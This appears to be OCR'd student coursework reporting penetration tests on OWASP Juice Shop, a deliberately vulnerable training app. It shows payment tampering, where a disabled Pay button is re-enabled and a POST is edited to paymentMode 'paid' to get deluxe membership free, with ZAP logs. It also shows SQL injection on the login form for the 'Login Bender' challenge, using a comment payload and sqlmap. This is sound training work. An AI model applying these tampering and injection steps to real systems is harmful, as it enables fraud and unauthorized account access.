
1. Navigate to Deluxe Membership by clicking on the top-left corner option button.
2. Initially the **Pay:49.00** button is disabled.
3. Right click and go to inspect hover the pay button to find the html and enable it.


<button ngcontent-amb-clol type= submit color= primary


mat-raised-button class="mat-focus-indicator btn mat-raised-button mat-button-base mat-primary mat-button-disabled" style="float: right;" disabled="true”>


4. Remove to disabled field to make the Pay button visible.
5. Now, click on pay button.
6. A 400 Bad request will be received in Zap history with **{“paymentMode”: “wallet”}** json object.
7. And a response message with **{“status”:” error”,”error”:”insufficient funds in wallet”}** json object.
8. Copy/send POST **“ http://127.0.0.1:3000/rest/delux-membership”** request to requester and edit the payment method as “paid”**.**
9. Click on send.
10. A 200 Ok success response is received with **“Congratulations!! You are now a deluxe member**”.


(b) **Outcomes (evidence) of the penetration testing in (a)**:






OWASP Juice Shop
Cross Site Scripting (XSS) ::
https://127.0.0.1:3000/#/payment/deluxe
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
My Payment Options
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Pay 49.00¤
Add a coupon
Add a coupon code to receive discounts
Other payment options
Back
This website uses fruit cookies to
the juiciest tracking experience.
Me want it!
History
WebSockets


OWASP Juice Shop
Cross Site Scripting (XSS) ::
https://127.0.0.1:3000/#/payment/deluxe
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
My Payment Options
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Add a coupon
Add a coupon code to receive discounts
This website uses fruit cookies to ensure you g
the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Rules
Layout
Computed
Changes
Pseudo-elements
This Element


OWASP Juice Shop
Cross Site Scripting (XSS) ::
https://127.0.0.1:3000/#/payment/deluxe
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
EN
My Payment Options
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Pay 49.00¤
Add a coupon
Add a coupon code to receive discounts
This website uses fruit cookies to ensure you g
the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Rules
Layout
Computed
Changes
Pseudo-elements
This Element


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/rest/deluxe-membership HTTP/1.1
host: 127.0.0.1:3000
{"paymentMode":"wallet"}
HTTP/1.1 400 Bad Request
{"status":"error","error":"Insuffienct funds in Wallet"}


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/rest/deluxe-membership HTTP/1.1
host: 127.0.0.1:3000
{"paymentMode":"paid"}
HTTP/1.1 200 OK
{"status":"success","data":{"confirmation":
"Congratulations! You are now a deluxe member!",



(c) **Explanation of how the evidence included in (b) proves that FIA_UAU.1.2 is violated**:

We focused on the Deluxe Membership feature in the Target of Evaluation (TOE) for our penetration test. The "Pay:49.00" button was initially inactive, but after looking at the HTML, we were able to make it active. The "400 Bad Request" response with the "paymentMode: wallet" JSON object, which denotes insufficient funds, was displayed when the "Pay" button was clicked. With a POST request to /rest/delux-membership, we changed the payment method to "paid" and got a "200 OK" result, which allowed us to have deluxe membership without having to pay for it. Unauthorized access was made possible by this exploitation, which revealed a Security Functional Requirement (SFR) vulnerability.


VC: Login Bender


(a) **Description of penetration testing**:


a) There are couple of ways to solve this one of the way is listed below
b) Login as admin taking reference from admin section or in homepage find review written by bender.
c) Try to login as bender, this would give the api in ZAP which would have the information of the user.
d) Now in terminal go to the folder of the codebase, (now use gedit to open file here) and gedit loginbender.txt.
e) From ZAP copy from the Requester tab of the rest/user/login and paste in txt file. Now edit email: bender@juice-sh.op* or end it with '-- this would help since most of the site doesn't handle the special character -- comments out the rest of the fields.
f) Now run this using sudo sqlmap -r loginbender.txt. answer the question my order was Y, Y and N. If an error persists use sudo sqlmap -r loginbender.txt -- ignore-code=401.
g) This would give 200 response and solve our login bender challenge.

